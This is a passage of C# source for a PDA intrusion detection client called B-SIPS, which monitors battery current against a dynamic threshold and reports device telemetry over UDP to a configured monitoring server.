            //
            this.menuItem6.Text = "HELP";
            this.menuItem6.Click += new
System.EventHandler(this.menuItem6_Click);
            //
            // listView1
            //
            this.listView1.Columns.Add(this.TimeHeader);
            this.listView1.Columns.Add(this.VoltageHeader);
```

```
this.listView1.Columns.Add(this.CurrentHeader);
this.listView1.Columns.Add(this.BatteryLifeHeader);
this.listView1.Columns.Add(this.TemperatureHeader);
this.listView1.Columns.Add(this.BatteryFlagHeader);
this.listView1.Columns.Add(this.ACStatusHeader);
this.listView1.FullRowSelect = true;
this.listView1.Location = new System.Drawing.Point(8, 7);
this.listView1.Name = "listView1";
this.listView1.Size = new System.Drawing.Size(227, 118);
this.listView1.TabIndex = 0;
this.listView1.View = System.Windows.Forms.View.Details;
//
// TimeHeader
//
this.TimeHeader.Text = "Time";
this.TimeHeader.Width = 72;
//
// VoltageHeader
//
this.VoltageHeader.Text = "Voltage (mV)";
this.VoltageHeader.Width = 70;
//
// CurrentHeader
//
this.CurrentHeader.Text = "Current (mA)";
this.CurrentHeader.Width = 70;
//
// BatteryLifeHeader
//
this.BatteryLifeHeader.Text = "Battery Life";
this.BatteryLifeHeader.Width = 80;
//
// TemperatureHeader
//
this.TemperatureHeader.Text = "Temperature (C)";
this.TemperatureHeader.Width = 116;
//
// BatteryFlagHeader
//
this.BatteryFlagHeader.Text = "Battery Flag";
this.BatteryFlagHeader.Width = 84;
//
// ACStatusHeader
//
this.ACStatusHeader.Text = "AC Status";
this.ACStatusHeader.Width = 75;
//
// timer1
//
this.timer1.Enabled = true;
this.timer1.Interval = 1000;
this.timer1.Tick += new System.EventHandler(this.timer1_Tick);
//
// timer2
//
this.timer2.Enabled = true;
this.timer2.Interval = 10000;
```

```
            //
            // button1
            //
            this.button1.Location = new System.Drawing.Point(166, 189);
            this.button1.Name = "button1";
            this.button1.Size = new System.Drawing.Size(67, 20);
            this.button1.TabIndex = 2;
            this.button1.Text = "Calibrate";
            this.button1.Click += new
System.EventHandler(this.button1_Click);
            //
            // label2
            //
            this.label2.Location = new System.Drawing.Point(222, 162);
            this.label2.Name = "label2";
            this.label2.Size = new System.Drawing.Size(79, 20);
            //
            // tabControl1
            //
            this.tabControl1.Controls.Add(this.tabPage1);
            this.tabControl1.Controls.Add(this.tabPage2);
            this.tabControl1.Controls.Add(this.Processes);
            this.tabControl1.Controls.Add(this.Connections);
            this.tabControl1.Controls.Add(this.tabPage3);
            this.tabControl1.Dock = System.Windows.Forms.DockStyle.Fill;
            this.tabControl1.Location = new System.Drawing.Point(0, 0);
            this.tabControl1.Name = "tabControl1";
            this.tabControl1.SelectedIndex = 0;
            this.tabControl1.Size = new System.Drawing.Size(240, 268);
            this.tabControl1.TabIndex = 3;
            //
            // tabPage1
            //
            this.tabPage1.Controls.Add(this.label9);
            this.tabPage1.Controls.Add(this.label8);
            this.tabPage1.Controls.Add(this.label7);
            this.tabPage1.Controls.Add(this.IntrusionStatusLabel);
            this.tabPage1.Controls.Add(this.ServerLabel);
            this.tabPage1.Location = new System.Drawing.Point(0, 0);
            this.tabPage1.Name = "tabPage1";
            this.tabPage1.Size = new System.Drawing.Size(240, 245);
            this.tabPage1.Text = "Basic";
            //
            // label9
            //
            this.label9.Font = new System.Drawing.Font("Tahoma", 12F,
System.Drawing.FontStyle.Bold);
            this.label9.Location = new System.Drawing.Point(7, 41);
            this.label9.Name = "label9";
            this.label9.Size = new System.Drawing.Size(226, 54);
            this.label9.Text = "PDA Name";
            this.label9.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // label8
            //
```

```
            this.label8.Font = new System.Drawing.Font("Tahoma", 14F,
System.Drawing.FontStyle.Underline);
            this.label8.ForeColor = System.Drawing.Color.Black;
            this.label8.Location = new System.Drawing.Point(20, 4);
            this.label8.Name = "label8";
            this.label8.Size = new System.Drawing.Size(189, 27);
            this.label8.Text = "Intrusion Status";
            this.label8.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // label7
            //
            this.label7.Location = new System.Drawing.Point(93, 215);
            this.label7.Name = "label7";
            this.label7.Size = new System.Drawing.Size(114, 20);
            this.label7.Text = "Not Connected";
            //
            // IntrusionStatusLabel
            //
            this.IntrusionStatusLabel.Font = new
System.Drawing.Font("Tahoma", 16F, System.Drawing.FontStyle.Regular);
            this.IntrusionStatusLabel.ForeColor = System.Drawing.Color.Lime;
            this.IntrusionStatusLabel.Location = new System.Drawing.Point(0,
112);
            this.IntrusionStatusLabel.Name = "IntrusionStatusLabel";
            this.IntrusionStatusLabel.Size = new System.Drawing.Size(226,
34);
            this.IntrusionStatusLabel.Text = "Safe";
            this.IntrusionStatusLabel.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // ServerLabel
            //
            this.ServerLabel.Location = new System.Drawing.Point(40, 215);
            this.ServerLabel.Name = "ServerLabel";
            this.ServerLabel.Size = new System.Drawing.Size(49, 18);
            this.ServerLabel.Text = "Status:";
            this.ServerLabel.TextAlign =
System.Drawing.ContentAlignment.TopRight;
            //
            // tabPage2
            //
            this.tabPage2.Controls.Add(this.button8);
            this.tabPage2.Controls.Add(this.button3);
            this.tabPage2.Controls.Add(this.button7);
            this.tabPage2.Controls.Add(this.button2);
            this.tabPage2.Controls.Add(this.textBox2);
            this.tabPage2.Controls.Add(this.label5);
            this.tabPage2.Controls.Add(this.serverIpBox);
            this.tabPage2.Controls.Add(this.serverLabel2);
            this.tabPage2.Controls.Add(this.ToleranceTextbox);
            this.tabPage2.Controls.Add(this.label6);
            this.tabPage2.Controls.Add(this.DTClabel);
            this.tabPage2.Controls.Add(this.listView1);
            this.tabPage2.Controls.Add(this.button1);
            this.tabPage2.Location = new System.Drawing.Point(0, 0);
            this.tabPage2.Name = "tabPage2";
```

```
            this.tabPage2.Size = new System.Drawing.Size(240, 245);
            this.tabPage2.Text = "Advanced";
            //
            // button8
            //
            this.button8.Location = new System.Drawing.Point(131, 215);
            this.button8.Name = "button8";
            this.button8.Size = new System.Drawing.Size(93, 20);
            this.button8.TabIndex = 61;
            this.button8.Text = "ResetStatus";
            this.button8.Click += new
System.EventHandler(this.button8_Click);
            //
            // button3
            //
            this.button3.Location = new System.Drawing.Point(16, 215);
            this.button3.Name = "button3";
            this.button3.Size = new System.Drawing.Size(99, 20);
            this.button3.TabIndex = 60;
            this.button3.Text = "Pause B-SIPS";
            this.button3.Click += new
System.EventHandler(this.button3_Click);
            //
            // button7
            //
            this.button7.Location = new System.Drawing.Point(177, 162);
            this.button7.Name = "button7";
            this.button7.Size = new System.Drawing.Size(39, 21);
            this.button7.TabIndex = 55;
            this.button7.Text = "Set";
            this.button7.Click += new
System.EventHandler(this.button7_Click);
            //
            // button2
            //
            this.button2.Location = new System.Drawing.Point(177, 134);
            this.button2.Name = "button2";
            this.button2.Size = new System.Drawing.Size(39, 20);
            this.button2.TabIndex = 47;
            this.button2.Text = "Set";
            this.button2.Click += new
System.EventHandler(this.button2_Click);
            //
            // textBox2
            //
            this.textBox2.Location = new System.Drawing.Point(123, 134);
            this.textBox2.Name = "textBox2";
            this.textBox2.Size = new System.Drawing.Size(48, 21);
            this.textBox2.TabIndex = 39;
            //
            // label5
            //
            this.label5.Location = new System.Drawing.Point(8, 135);
            this.label5.Name = "label5";
            this.label5.Size = new System.Drawing.Size(109, 20);
            this.label5.Text = "Report (Seconds):";
            //
```

```
            // serverIpBox
            //
            this.serverIpBox.Location = new System.Drawing.Point(69, 163);
            this.serverIpBox.Name = "serverIpBox";
            this.serverIpBox.Size = new System.Drawing.Size(102, 21);
            this.serverIpBox.TabIndex = 31;
            this.serverIpBox.Text = "128.173.54.120";
            //
            // serverLabel2
            //
            this.serverLabel2.Location = new System.Drawing.Point(8, 164);
            this.serverLabel2.Name = "serverLabel2";
            this.serverLabel2.Size = new System.Drawing.Size(62, 20);
            this.serverLabel2.Text = "Server IP:";
            //
            // ToleranceTextbox
            //
            this.ToleranceTextbox.Location = new System.Drawing.Point(123,
189);
            this.ToleranceTextbox.Name = "ToleranceTextbox";
            this.ToleranceTextbox.Size = new System.Drawing.Size(37, 21);
            this.ToleranceTextbox.TabIndex = 15;
            this.ToleranceTextbox.Text = "XXX";
            this.ToleranceTextbox.LostFocus += new
System.EventHandler(this.ToleranceTextbox_LostFocus);
            //
            // label6
            //
            this.label6.Location = new System.Drawing.Point(7, 191);
            this.label6.Name = "label6";
            this.label6.Size = new System.Drawing.Size(67, 19);
            this.label6.Text = "Threshold:";
            //
            // DTClabel
            //
            this.DTClabel.Location = new System.Drawing.Point(80, 191);
            this.DTClabel.Name = "DTClabel";
            this.DTClabel.Size = new System.Drawing.Size(37, 19);
            this.DTClabel.Text = "label9";
            //
            // Processes
            //
            this.Processes.Controls.Add(this.button5);
            this.Processes.Controls.Add(this.label3);
            this.Processes.Controls.Add(this.label1);
            this.Processes.Controls.Add(this.listBox1);
            this.Processes.Location = new System.Drawing.Point(0, 0);
            this.Processes.Name = "Processes";
            this.Processes.Size = new System.Drawing.Size(240, 245);
            this.Processes.Text = "Processes";
            //
            // button5
            //
            this.button5.Location = new System.Drawing.Point(71, 207);
            this.button5.Name = "button5";
            this.button5.Size = new System.Drawing.Size(92, 20);
            this.button5.TabIndex = 19;
```

```
            this.button5.Text = "End Process";
            this.button5.Click += new
System.EventHandler(this.button5_Click);
            //
            // label3
            //
            this.label3.Font = new System.Drawing.Font("Tahoma", 11F,
System.Drawing.FontStyle.Regular);
            this.label3.Location = new System.Drawing.Point(71, 7);
            this.label3.Name = "label3";
            this.label3.Size = new System.Drawing.Size(100, 20);
            this.label3.Text = "Process List";
            this.label3.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // label1
            //
            this.label1.Location = new System.Drawing.Point(7, 34);
            this.label1.Name = "label1";
            this.label1.Size = new System.Drawing.Size(226, 23);
            this.label1.Text = "Number of Processes: ";
            //
            // listBox1
            //
            this.listBox1.Location = new System.Drawing.Point(7, 59);
            this.listBox1.Name = "listBox1";
            this.listBox1.Size = new System.Drawing.Size(226, 142);
            this.listBox1.TabIndex = 17;
            //
            // Connections
            //
            this.Connections.Controls.Add(this.label16);
            this.Connections.Controls.Add(this.label10);
            this.Connections.Controls.Add(this.button6);
            this.Connections.Controls.Add(this.Refreshbutton);
            this.Connections.Controls.Add(this.listView2);
            this.Connections.Controls.Add(this.label4);
            this.Connections.Controls.Add(this.Bluetoothbutton);
            this.Connections.Controls.Add(this.UDPbutton);
            this.Connections.Controls.Add(this.TCPbutton);
            this.Connections.Location = new System.Drawing.Point(0, 0);
            this.Connections.Name = "Connections";
            this.Connections.Size = new System.Drawing.Size(240, 245);
            this.Connections.Text = "Connections";
            //
            // label16
            //
            this.label16.Location = new System.Drawing.Point(7, 51);
            this.label16.Name = "label16";
            this.label16.Size = new System.Drawing.Size(226, 20);
            this.label16.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // label10
            //
            this.label10.Location = new System.Drawing.Point(7, 33);
            this.label10.Name = "label10";
```

```
            this.label10.Size = new System.Drawing.Size(224, 20);
            this.label10.Text = "Bluetooth Address";
            this.label10.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // button6
            //
            this.button6.Location = new System.Drawing.Point(119, 221);
            this.button6.Name = "button6";
            this.button6.Size = new System.Drawing.Size(118, 17);
            this.button6.TabIndex = 6;
            this.button6.Text = "Kill Connections";
            this.button6.Click += new
System.EventHandler(this.button6_Click);
            //
            // Refreshbutton
            //
            this.Refreshbutton.Location = new System.Drawing.Point(18, 221);
            this.Refreshbutton.Name = "Refreshbutton";
            this.Refreshbutton.Size = new System.Drawing.Size(95, 17);
            this.Refreshbutton.TabIndex = 4;
            this.Refreshbutton.Text = "Refresh Table";
            this.Refreshbutton.Click += new
System.EventHandler(this.Refreshbutton_Click);
            //
            // listView2
            //
            this.listView2.Columns.Add(this.Local);
            this.listView2.Columns.Add(this.Remote);
            this.listView2.Columns.Add(this.StrgState);
            this.listView2.FullRowSelect = true;
            this.listView2.Location = new System.Drawing.Point(7, 77);
            this.listView2.Name = "listView2";
            this.listView2.Size = new System.Drawing.Size(226, 101);
            this.listView2.TabIndex = 0;
            this.listView2.View = System.Windows.Forms.View.Details;
            //
            // Local
            //
            this.Local.Text = "";
            this.Local.Width = 150;
            //
            // Remote
            //
            this.Remote.Text = "";
            this.Remote.Width = 150;
            //
            // StrgState
            //
            this.StrgState.Text = "";
            this.StrgState.Width = 80;
            //
            // label4
            //
            this.label4.Anchor = System.Windows.Forms.AnchorStyles.None;
            this.label4.Font = new System.Drawing.Font("Tahoma", 11F,
System.Drawing.FontStyle.Regular);
```

```
            this.label4.Location = new System.Drawing.Point(43, 4);
            this.label4.Name = "label4";
            this.label4.Size = new System.Drawing.Size(170, 20);
            this.label4.Text = "Connection Information";
            this.label4.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            this.label4.ParentChanged += new
System.EventHandler(this.label4_ParentChanged);
            //
            // Bluetoothbutton
            //
            this.Bluetoothbutton.Location = new System.Drawing.Point(144,
190);
            this.Bluetoothbutton.Name = "Bluetoothbutton";
            this.Bluetoothbutton.Size = new System.Drawing.Size(72, 20);
            this.Bluetoothbutton.TabIndex = 3;
            this.Bluetoothbutton.Text = "Bluetooth";
            this.Bluetoothbutton.Click += new
System.EventHandler(this.Bluetoothbutton_Click);
            //
            // UDPbutton
            //
            this.UDPbutton.Location = new System.Drawing.Point(91, 190);
            this.UDPbutton.Name = "UDPbutton";
            this.UDPbutton.Size = new System.Drawing.Size(47, 20);
            this.UDPbutton.TabIndex = 1;
            this.UDPbutton.Text = "UDP";
            this.UDPbutton.Click += new
System.EventHandler(this.UDPbutton_Click_1);
            //
            // TCPbutton
            //
            this.TCPbutton.Location = new System.Drawing.Point(43, 190);
            this.TCPbutton.Name = "TCPbutton";
            this.TCPbutton.Size = new System.Drawing.Size(42, 20);
            this.TCPbutton.TabIndex = 0;
            this.TCPbutton.Text = "TCP";
            this.TCPbutton.Click += new
System.EventHandler(this.TCPbutton_Click_1);
            //
            // tabPage3
            //
            this.tabPage3.Controls.Add(this.label15);
            this.tabPage3.Controls.Add(this.checkBox3);
            this.tabPage3.Controls.Add(this.label14);
            this.tabPage3.Controls.Add(this.checkBox2);
            this.tabPage3.Controls.Add(this.label13);
            this.tabPage3.Controls.Add(this.checkBox1);
            this.tabPage3.Controls.Add(this.label12);
            this.tabPage3.Controls.Add(this.textBox1);
            this.tabPage3.Controls.Add(this.label11);
            this.tabPage3.Location = new System.Drawing.Point(0, 0);
            this.tabPage3.Name = "tabPage3";
            this.tabPage3.Size = new System.Drawing.Size(240, 245);
            this.tabPage3.Text = "Settings";
            //
            // label15
```

```
            //
            this.label15.Location = new System.Drawing.Point(8, 117);
            this.label15.Name = "label15";
            this.label15.Size = new System.Drawing.Size(100, 20);
            this.label15.Text = "Use alerts";
            //
            // checkBox3
            //
            this.checkBox3.Location = new System.Drawing.Point(216, 118);
            this.checkBox3.Name = "checkBox3";
            this.checkBox3.Size = new System.Drawing.Size(21, 20);
            this.checkBox3.TabIndex = 9;
            //
            // label14
            //
            this.label14.Font = new System.Drawing.Font("Tahoma", 11F,
System.Drawing.FontStyle.Regular);
            this.label14.Location = new System.Drawing.Point(62, 7);
            this.label14.Name = "label14";
            this.label14.Size = new System.Drawing.Size(100, 20);
            this.label14.Text = "Settings";
            this.label14.TextAlign =
System.Drawing.ContentAlignment.TopCenter;
            //
            // checkBox2
            //
            this.checkBox2.Checked = true;
            this.checkBox2.CheckState =
System.Windows.Forms.CheckState.Checked;
            this.checkBox2.Location = new System.Drawing.Point(216, 92);
            this.checkBox2.Name = "checkBox2";
            this.checkBox2.Size = new System.Drawing.Size(21, 20);
            this.checkBox2.TabIndex = 5;
            //
            // label13
            //
            this.label13.Location = new System.Drawing.Point(7, 93);
            this.label13.Name = "label13";
            this.label13.Size = new System.Drawing.Size(144, 20);
            this.label13.Text = "Enable Safe Process List: ";
            //
            // checkBox1
            //
            this.checkBox1.Location = new System.Drawing.Point(216, 39);
            this.checkBox1.Name = "checkBox1";
            this.checkBox1.Size = new System.Drawing.Size(23, 20);
            this.checkBox1.TabIndex = 3;
            this.checkBox1.CheckStateChanged += new
System.EventHandler(this.checkBox1_CheckStateChanged);
            //
            // label12
            //
            this.label12.Location = new System.Drawing.Point(7, 41);
            this.label12.Name = "label12";
            this.label12.Size = new System.Drawing.Size(179, 20);
            this.label12.Text = "Enable connection protection: ";
            //
```

```
            // textBox1
            //
            this.textBox1.Location = new System.Drawing.Point(202, 65);
            this.textBox1.Name = "textBox1";
            this.textBox1.Size = new System.Drawing.Size(33, 21);
            this.textBox1.TabIndex = 1;
            this.textBox1.Text = "60";
            //
            // label11
            //
            this.label11.Location = new System.Drawing.Point(6, 67);
            this.label11.Name = "label11";
            this.label11.Size = new System.Drawing.Size(201, 20);
            this.label11.Text = "Time to disable connections (sec): ";
            this.label11.ParentChanged += new
System.EventHandler(this.label11_ParentChanged);
            //
            // notification1
            //
            this.notification1.Caption = "Possible Intrusion Detected!";
            this.notification1.Critical = true;
            this.notification1.Icon = null;
            this.notification1.Text = "notification1";
            //
            // notification2
            //
            this.notification2.Caption = "A new process has started!";
            this.notification2.Critical = true;
            this.notification2.Icon = null;
            this.notification2.InitialDuration = 20;
            this.notification2.Text = "notification2";
            //
            // button4
            //
            this.button4.Location = new System.Drawing.Point(0, 0);
            this.button4.Name = "button4";
            this.button4.Size = new System.Drawing.Size(72, 20);
            this.button4.TabIndex = 0;
            this.button4.Text = "button4";
            //
            // notification3
            //
            this.notification3.InitialDuration = 5;
            this.notification3.Text = "You must Disconnect and Connect again
for this IP to take affect.";
            //
            // notification4
            //
            this.notification4.Text = "notification4";
            //
            // Form1
            //
            this.AutoScaleMode = System.Windows.Forms.AutoScaleMode.Inherit;
            this.ClientSize = new System.Drawing.Size(240, 268);
            this.Controls.Add(this.tabControl1);
            this.Controls.Add(this.label2);
            this.KeyPreview = true;
```

```
            this.Menu = this.mainMenu1;
            this.Name = "Form1";
            this.Text = "B-SIPS IDE Client";
            this.Load += new System.EventHandler(this.Form1_Load);
            this.KeyDown += new
System.Windows.Forms.KeyEventHandler(this.Form1_KeyDown);
            this.tabControl1.ResumeLayout(false);
            this.tabPage1.ResumeLayout(false);
            this.tabPage2.ResumeLayout(false);
            this.Processes.ResumeLayout(false);
            this.Connections.ResumeLayout(false);
            this.tabPage3.ResumeLayout(false);
            this.ResumeLayout(false);

        }
        #endregion

        /// <summary>
        /// The main entry point for the application.
        /// </summary>

        public class SYSTEM_POWER_STATUS_EX2
        {
            public byte ACLineStatus;//
            public byte BatteryFlag;
            public byte BatteryLifePercent;//
            public byte Reserved1;
            public uint BatteryLifeTime;
            public uint BatteryFullLifeTime;
            public byte Reserved2;
            public byte BackupBatteryFlag;
            public byte BackupBatteryLifePercent;
            public byte Reserved3;
            public uint BackupBatteryLifeTime;
            public uint BackupBatteryFullLifeTime;
            public uint BatteryVoltage;//
            public int BatteryCurrent;//
            public uint BatteryAverageCurrent;
            public uint BatteryAverageInterval;
            public uint BatterymAHourConsumed;//
            public uint BatteryTemperature;//
            public uint BackupBatteryVoltage;
            public byte BatteryChemistry;//
        }

        public class SYSTEM_POWER_STATUS_EX
        {
            public byte ACLineStatus;
            public byte BatteryFlag;
            public byte BatteryLifePercent;
            public byte Reserved1;
            public uint BatteryLifeTime;
            public uint BatteryFullLifeTime;
            public byte Reserved2;
            public byte BackupBatteryFlag;
            public byte BackupBatteryLifePercent;
            public byte Reserved3;
```

```
            public uint BackupBatteryLifeTime;
            public uint BackupBatteryFullLifeTime;
        }
        [DllImport("coredll")]
        private static extern uint
GetSystemPowerStatusEx(SYSTEM_POWER_STATUS_EX lpSystemPowerStatus, bool
fUpdate);

        [DllImport("coredll")]
        private static extern uint
GetSystemPowerStatusEx2(SYSTEM_POWER_STATUS_EX2 lpSystemPowerStatus, uint
dwLen, bool fUpdate);

        public class PowerAPI
        {
            [DllImport("coredll.dll", SetLastError = true)]
            public static extern int SetDevicePower(string pvDevice, int
dwDeviceFlags, DevicePowerState DeviceState);

            [DllImport("coredll.dll", SetLastError = true)]
            public static extern int GetDevicePower(string pvDevice, int
dwDeviceFlags, ref DevicePowerState DeviceState);

            [DllImport("coredll.dll", SetLastError = true)]
            public static extern int DevicePowerNotify(string device,
DevicePowerState state, int flags);

            public const int POWER_NAME = 0x00000001;
            public const int POWER_FORCE = 0x00001000;

            public enum DevicePowerState : int
            {
                Unspecified = -1,
                D0,     // Full On: full power, full functionality
                D1,     // Low Power On: fully functional at low
power/performance
                D2,     // Standby: partially powered with automatic wake
                D3,     // Sleep: partially powered with device initiated
wake
                D4,     // Off: unpowered
            }
        }

        public class MemoryStatus
        {
            /// <summary>
            /// This structure contains information about current memory
availability.
            /// The GlobalMemoryStatus function uses this structure.
            ///         typedef struct _MEMORYSTATUS
            ///         {
            ///               DWORD dwLength;
            ///               DWORD dwMemoryLoad;
            ///               DWORD dwTotalPhys;
            ///               DWORD dwAvailPhys;
            ///               DWORD dwTotalPageFile;
            ///               DWORD dwAvailPageFile;
```

```
            ///               DWORD dwTotalVirtual;
            ///               DWORD dwAvailVirtual;
            ///         } MEMORYSTATUS, *LPMEMORYSTATUS;
            /// </summary>
            public class MEMORYSTATUS
            {
                /// <summary>
                /// Initialize an instance of MEMORYSTATUS by setting the
                /// size parameter.
                /// </summary>
                public MEMORYSTATUS()
                {
                    dwLength = (uint)Marshal.SizeOf(this);
                }

                /// <summary>
                /// Specifies the size, in bytes, of the MEMORYSTATUS
structure. Set
                /// this member to size of(MEMORYSTATUS) when passing it to
the
                /// GlobalMemoryStatus function.
                /// </summary>
                public uint dwLength;
                /// <summary>
                /// Specifies a number between 0 and 100 that gives a general
idea of
                /// current memory utilization, in which 0 indicates no
memory use and
                /// 100 indicates full memory use.
                /// </summary>
                public uint dwMemoryLoad;
                /// <summary>
                /// Indicates the total number of bytes of physical memory.
                /// </summary>
                public uint dwTotalPhys;
                /// <summary>
                /// Indicates the number of bytes of physical memory
available.
                /// </summary>
                public uint dwAvailPhys;
                /// <summary>
                /// Indicates the total number of bytes that can be stored in
the
                /// paging file. Note that this number does not represent the
actual
                /// physical size of the paging file on disk.
                /// </summary>
                public uint dwTotalPageFile;
                /// <summary>
                /// Indicates the number of bytes available in the paging
file.
                /// </summary>
                public uint dwAvailPageFile;
                /// <summary>
                /// Indicates the total number of bytes that can be described
in the user
```

```
                /// mode portion of the virtual address space of the calling
process.
                /// </summary>
                public uint dwTotalVirtual;
                /// <summary>
                /// Indicates the number of bytes of unreserved and
uncommitted memory
                /// in the user mode portion of the virtual address space of
the calling
                /// process.
                /// </summary>
                public uint dwAvailVirtual;
            }

            /// <summary>
            /// This function gets information on the physical and virtual
memory of
            /// the system.
            /// </summary>
            /// <param name="lpBuffer">[out] Pointer to a MEMORYSTATUS
structure. The
            /// GlobalMemoryStatus function stores information about current
memory
            /// availability in this structure.</param>
            [DllImport("CoreDll.dll")]
            public static extern void GlobalMemoryStatus(MEMORYSTATUS
lpBuffer);
        }

        private void Form1_Load(object sender, System.EventArgs e)
        {
            this.status2 = new SYSTEM_POWER_STATUS_EX2();
            this.status2.BatteryAverageInterval = 4999;
        }

        /* Function: timer1_Tick
         *
         * Purpose: This is the primary function reponsible for
         *      cycling through and constantly updating data for
         *      B-SIPS.
         *
         * Reference: www.codeproject.com
         */
        private void timer1_Tick(object sender, EventArgs e)
        {
            // Used in cases where an attack has occured and the
            //      connection will be automatically disconnected.
            if(this.checkBox1.Checked)
                KillConncetionsIterator++;

            if (int.Parse(this.textBox1.Text) == KillConncetionsIterator)
            {
                KillConncetionsIterator++;
            }

            //Call the update function for the power data structure
```

```
            if (GetSystemPowerStatusEx2(this.status2,
(uint)Marshal.SizeOf(status2), true) == (uint)Marshal.SizeOf(this.status2))
            {

                //Update process list every tick to ensure the latest
                //Information regarding processes
                //Process_List_Calculate function sets the number of
processes and gives up-to-date information to DTC function.
                Process_List_Calculate();

                this.DTClabel.Text = this.DynamicThreshold.ToString();
//Used for debug testing

                //Run the dynamic threshold check to see if the instantaneous
current is acceptable
                if (this.IntrustionDetected)
                {
                    //Check to see if attack has finished and normal baseline
has been reached, before the attack has been resumed.
                    if (this.DynamicThreshold <=
(this.DynamicThresholdBeforeIntrusion))
                    {
                        //This means that the attack has finished.
                        //Return to normal activity.
                        this.IntrustionDetected = false;
                        this.DynamicThresholdBeforeIntrusion = 0;

                    }
                    else
                    {
                        //RUN packet capture analysis
                    }

                    //Calculate the dynamic threshold to know when the attack
stops.
                    Dynamic_Threshold_Check(status2.BatteryCurrent,
status2.ACLineStatus);
                }
                else
                {
                    //Calculate the dynamic threshold value.
                    Dynamic_Threshold_Check(status2.BatteryCurrent,
status2.ACLineStatus);
                }

                /* COLUMN ORDER of values being sent
                                    time
                                    voltage
                                    current
                                    battery life
                                    mAh  //average current
                                    temperature
                                    Battery Flag
                                    AC status

                */
```

```
                System.Windows.Forms.ListViewItem listViewItem1 = new
System.Windows.Forms.ListViewItem();
                listViewItem1.Text = DateTime.Now.ToLongTimeString();
                listViewItem1.SubItems.Add(String.Format("{0}",
status2.BatteryVoltage));
                listViewItem1.SubItems.Add(String.Format("{0}",
status2.BatteryCurrent));
                listViewItem1.SubItems.Add(String.Format("{0}%",
status2.BatteryLifePercent));
                listViewItem1.SubItems.Add(String.Format("{0}",
status2.BatteryTemperature / 10));

                //Convert battery flag values into readable strings
                switch (status2.BatteryFlag)
                {
                    case 1:
                        {
                            listViewItem1.SubItems.Add("High");
                            this.menuItem2.Text = "High";
                            break;
                        }
                    case 2:
                        {
                            listViewItem1.SubItems.Add("Low");
                            this.menuItem2.Text = "Low";
                            break;
                        }
                    case 4:
                        {
                            listViewItem1.SubItems.Add("Critical");
                            this.menuItem2.Text = "Critical";
                            break;
                        }
                    case 8:
                        {
                            listViewItem1.SubItems.Add("Charging");
                            this.menuItem2.Text = "Charging";
                            break;
                        }
                    case 128:
                        {
                            listViewItem1.SubItems.Add("No System Battery");
                            this.menuItem2.Text = "No Battery";
                            break;
                        }

                    default:
                        {
                            listViewItem1.SubItems.Add("Unknown");
                            break;
                        }
                }

                //Convert ACLineStatus flag into readable values
                if (status2.ACLineStatus == 0)
                {
                    listViewItem1.SubItems.Add("Offline");
```

```
                }
                else if (status2.ACLineStatus == 1)
                {
                    listViewItem1.SubItems.Add("Online");
                }
                else
                {
                    listViewItem1.SubItems.Add("UNKNOWN");
                    this.menuItem2.Text = "UNKNOWN";
                }



                //Add the fully processed list item into its container
                this.listView1.Items.Add(listViewItem1);
                this.listView1.EnsureVisible(listViewItem1.Index);

                // Delete after x number in list
                if (this.listView1.Items.Count >= 60)
                {
                    this.listView1.Items.Clear();
                }

                //Get the device state of the PDA
                PowerAPI.DevicePowerState deviceState = new
PowerAPI.DevicePowerState();
                PowerAPI.GetDevicePower("BKL1:", PowerAPI.POWER_NAME, ref
deviceState);

                uint ACBacklight = 0x00000000;
                Registry.GetDWORDValue("ControlPanel\\Backlight",
"ACBrightness", ref ACBacklight);

                //Update the memory load usage
                MemoryStatus.MEMORYSTATUS memStatus = new
MemoryStatus.MEMORYSTATUS();
                MemoryStatus.GlobalMemoryStatus(memStatus);
                this.listBox1.Refresh();


                //Send values and data to server
                if (this.enableSend)
                {

                    /* Message Format:
                     * Time
                     * Voltage
                     * Current
                     * Battery Life
                     * Consumed (NOT CURRENTLY BEING SENT)
                     * Temperature
                     * Battery Flag
                     * AC Status
                     * Intrustion Flag (Bool)
                     * Device Name
                     * Bluetooth Device Address
                     * Number of Running Processes
```

```
                     */

                    // Change how often you want it to send data to the
server
                    if (SendTimeCounter < SendTime)
                    {
                        SendTimeCounter++;

                        // Assign information to be added to the variable
data.  This information
                        //      will be sent to the CIDE server.
                        data += (listViewItem1.Text.ToString() + "," +
                            status2.BatteryVoltage + "," +
                            status2.BatteryCurrent + "," +
                            status2.BatteryLifePercent + "," +
                            (status2.BatteryTemperature / 10) + "," +
                            status2.BatteryFlag + "," +
                            status2.ACLineStatus + "," +
                            this.IntrustionDetected) + "," +
                            HostName + "," +
                            BTAddress + "," +
HostNetworkData.SendArp(HostNetworkData.GetIP()) + "," +
                            this.ProcessList.Length.ToString() +
                           ";";
                    }
                    else //Error message
                    {
                        byte[] msg =
ASCIIEncoding.GetEncoding(0).GetBytes(data);
                        int lengthMsg =
(int)ASCIIEncoding.GetEncoding(0).GetByteCount(data);
                        SendTimeCounter = 0;

                        try
                        {
                            // Send zero-byte message to server.
                            this.clientSocket.SendTo(msg, lengthMsg,
SocketFlags.None, this.remoteEP);
                        }
                        catch (ArgumentNullException ane)
                        {
                            MessageBox.Show(ane.ToString());
                        }
                        catch (SocketException se)
                        {
                            MessageBox.Show(se.ToString());
                        }
                        catch (Exception ef)
                        {
                            MessageBox.Show(ef.ToString());
                        }
                        data = null;
                    }
                }
            }
        }
```

```
        /* Function: menuItem4_Click
         *
         * Purpose: To connect and disconnect from the CIDE server.  This
function is linked to a
         *      button which, when clicked, will first Connect the client to
the server.  If pressed
         *      again it will Disconnect the client from the server.
         */
        private void menuItem4_Click(object sender, EventArgs e)
        {
            //Log values can be accessed through this.nrgLog[]
            if (menuItem4.Text == "Connect")
            {
                //enable send
                this.enableSend = true;

                //     this.serverIpBox.Enabled = false;

                try
                {
                    // By default, use localhost as the server host and port
37
                    // as the server port.  Allow these to be altered by
command
                    // line arguments, as noted above.
                    this.ipAddress = IPAddress.Parse(this.serverIpBox.Text);
// IPAddress.Loopback;
                    //this.ipAddress = IPAddress.Parse("128.173.54.120"); //
IPAddress.Loopback;
                    this.sServPort = 37;

                    //Create endpoint for server.
                    this.remoteEP = new IPEndPoint(ipAddress, sServPort);

                    // Create a UDP/IP socket.
                    this.clientSocket = new
